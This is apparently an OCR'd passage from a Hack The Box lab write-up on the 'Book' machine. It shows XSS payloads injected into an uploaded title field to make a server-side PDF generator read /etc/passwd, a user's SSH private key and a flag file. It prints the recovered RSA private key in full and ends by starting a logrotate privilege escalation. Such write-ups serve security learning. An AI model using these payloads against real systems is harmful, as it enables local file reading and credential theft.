
[5]Sadly, I wasn't able to abuse this functionality for uploading and executing a shell - if you managed to do so, please let me know!




The intercepted request for the file upload lists the specified information and contains the `pdf` data[6] (only shown as snippet) :

[6]The second request is from a subsequent file upload, when i uploaded a `pdf` file - hence the differences in the request.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://10.10.10.176:80
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /collections.php HTTP/1.1
Host: 10.10.10.176
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.176/collections.php
Content-Type: multipart/form-data; boundary=---------------------------157384523748528429323726439
Content-Length: 573
Connection: close
Cookie: PHPSESSID=28imapfesqscsltg8thfogc9vj
Upgrade-Insecure-Requests: 1
-----------------------------157384523748528429323726439
Content-Disposition: form-data; name="title"
bob_test
-----------------------------157384523748528429323726439
Content-Disposition: form-data; name="author"
bob
-----------------------------157384523748528429323726439
Content-Disposition: form-data; name="Upload"; filename="test.txt"
Content-Type: text/plain
some bobstuff
-----------------------------157384523748528429323726439
Content-Disposition: form-data; name="Upload"
Upload
-----------------------------157384523748528429323726439--



In the admin panel, we're able to see the submitted files at `http://10.10.10.176/admin/collections.php` :




2.2.1 XSS in server-side generated PDFs to local file read

Following Rahul Maini's exploit[7] in a bug bounty program, we're going to inject some `javascript` into the uploaded `pdf` file in order to read local files on the box. We're able to obtain a list of users on the box from `/etc/passwd` by injecting the following code into the *title*[8] section of the intercepted `POST` request for the file upload :


```
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///etc/passwd");
x.send();
</script>
```

[7] See his excellent blog post about the bug at `https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html`, last visited : 2020-07-12.

[8] Although I didn't test it out extensively, I believe the other sections of the request to be vulnerable to XSS, too.



As we see from the acknowledgment in the server's response, no server-side defense mechanisms against cross-site scripting are implemented and the poisoned `pdf` is accepted. The next step is to trigger our XSS by requesting the *Collections* `pdf` in the admin panel at `http://10.10.10.176/admin/collections.php` :




By clicking on *PDF*, the server will generate the requested `pdf` and execute our injection - in this case, show the contents of `/etc/passwd` in the `pdf` :

2.2.2 Privilege escalation to user reader

In order to escalate our privileges to the user *reader*, we probe the box for his private `ssh` key in the default location `/home/reader/.ssh/id_rsa`. To do so, we once again make use of the cross-site scripting vulnerability by injecting the following code :


```
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///home/reader/.ssh/id_rsa");
```

```
x.send();
</script>
```




We do indeed get back *reader*'s `ssh` key, but the output shown in the `pdf` unfortunately isn't the complete key[9] :

[9]When trying to use that key, I got some annoying errors about a badly formatted key. Took me a while to realize what the problem was... Don't be like me. Always double-check your tools.



Luckily, the problem isn't with the generated `pdf` itself - it contains the whole key. This issue can be resolved by trying several programs that can open `pdf` files[10], as the output is simply broader than a regular sized page in portrait orientation :




[10]For me, *LibreOffice Draw* did the trick. I've heard about other solutions that reformat the output; many roads lead to Rome.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQsccK6fE05OWbVGOuKZdf0FyicoUrrm821nHygmLgWSpJ
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsfR99rMg7FRnVCpiHPpJ0
WxtCK0VlQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80NdjUCl/0
ePV8RKoYVWuVRb4nFG1Es0bOj29lu64yWd/j3xWXHgpaJciHKxeNlr8x6NgbPv4s
7WaZQ4cjd+yzpOCJw9J91Vi33gv6+KCIzr+TEfzI82+hLW1UGx/13fh20cZXA6PK
75I5d5Holg7ME40BU06Eq0E3EOY6whCPlzndVwIDAQABAoIBAQCs+kh7hihAbIi7
3mxvPeKok6BSsvqJD7aw72FUbNSusbzRWwXjrP8ke/Pukg/OmDETXmtgToFwxsD+
McKIrDvq/gVEnNiE47ckXxVZqDVR7jvvjVhkQGRcXWQfgHThhPWHJI+3iuQRwzUI
tIGcAaz3dTODgDO04Qc33+U9WeowqpOaqg9rWn00vgzOIjDgeGnbzr9ERdiuX6WJ
jhPHFI7usIxmgX8Q2/nx3LSUNeZ2vHK5PMxiyJSQLiCbTBI/DurhMelbFX50/owz
7Qd2hMSr7qJVdfCQjkmE3x/L37YQEnQph6lcPzvVGOEGQzkuu4ljFkYz6sZ8GMx6
GZYD7sW5AoGBAO89fhOZC8osdYwOAISAk1vjmW9ZSPLYsmTmk3A7jOwke0o8/4FL
E2vk2W5a9R6N5bEb9yvSt378snyrZGWpaIOWJADu+9xpZScZZ9imHHZiPlSNbc8/
ciqzwDZfSg5QLoe8CV/7sL2nKBRYBQVL6D8SBRPTIR+J/wHRtKt5PkxjAoGBAOe+
SRM/Abh5xub6zThrkIRnFgcYEf5CmVJX9IgPnwgWPHGcwUjKEH5pwpei6Sv8et7l
skGl3dh4M/2Tgl/gYPwUKI4ori5OMRWykGANbLAt+Diz9mA3FQIi26ickgD2fv+V
o5GVjWTOlfEj74k8hC6GjzWHna0pSlBEiAEF6Xt9AoGAZCDjdIZYhdxHsj9l/g7m
Hc5LOGww+NqzB0HtsUprN6YpJ7AR6+YlEcItMl/FOW2AFbkzoNbHT9GpTj5ZfacC
hBhBp1ZeeShvWobqjKUxQmbp2W975wKR4MdsihUlpInwf4S2k8J+fVHJl4IjT80u
Pb9n+p0hvtZ9sSA4so/DACsCgYEA1y1ERO6X9mZ8XTQ7IUwfIBFnzqZ27pOAMYkh
sMRwcd3TudpHTgLxVa91076cqw8AN78nyPTuDHVwMN+qisOYyfcdwQHc2XoY8YCf
tdBBP0Uv2dafya7bfuRG+USH/QTj3wVen2sxoox/hSxM2iyqv1iJ2LZXndVc/zLi
5bBLnzECgYEAlLiYGzP92qdmlKLLWS7nPM0YzhbN9q0qC3ztk/+1v8pjj162pnlW
y1K/LbqIV3C01ruxVBOV7ivUYrRkxR/u5QbS3WxOnK0FYjlS7UUAc4r0zMfWT9TN
nkeaf9obYKsrORVuKKVNFzrWeXcVx+oG3NisSABIprhDfKUSbHzLIR4=
-----END RSA PRIVATE KEY-----
```

2.2.3 User flag

The same way we got the user list and the `ssh` key from the box, we're able to read the user flag. We simply need to adjust the path to the file we want to read :

```
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///home/reader/user.txt");
x.send();
</script>
```



It is, of course, also possible to `ssh` in with the newly acquired private key and read out the flag directly on the box.

2.3 Root

2.3.1 Privilege escalation to user root

If not established already, we'll need a `ssh` connection for privilege escalation to user *root* with `ssh -i /root/htb_work/reader_ssh reader@10.10.10.176` :

```
root@                    /book/loot# ssh -i /root/htb_work/reader_ssh reader@10.10.10.176
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun 25 14:52:52 UTC 2020

  System load:  0.24               Processes:           140
  Usage of /:   26.5% of 19.56GB   Users logged in:     0
  Memory usage: 22%                IP address for ens33: 10.10.10.176
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

114 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jan 29 13:03:06 2020 from 10.10.14.3
reader@book:~$
```

In *reader*'s home directory, we discover a *backups* folder :

```
reader@book:~$ ls -l
total 44
drwxr-xr-x 2 reader reader  4096 Jan 29 13:05 backups
-rwxrwxr-x 1 reader reader 34316 Jan 29 08:28 lse.sh
-r-------- 1 reader reader    33 Nov 29  2019 user.txt
```

These backups contain log files. Having log files in such an unusual place might be a hint towards the intended privilege escalation to *root* - possibly via Wolfgang Hotwagner's *logrotten* exploit[11]. A quick check for *logrotate*, the vulnerable tool exploited in *logrotten*, shows that the tool is indeed present on the box :

```
reader@book:/tmp$ which logrotate
/usr/sbin/logrotate
```

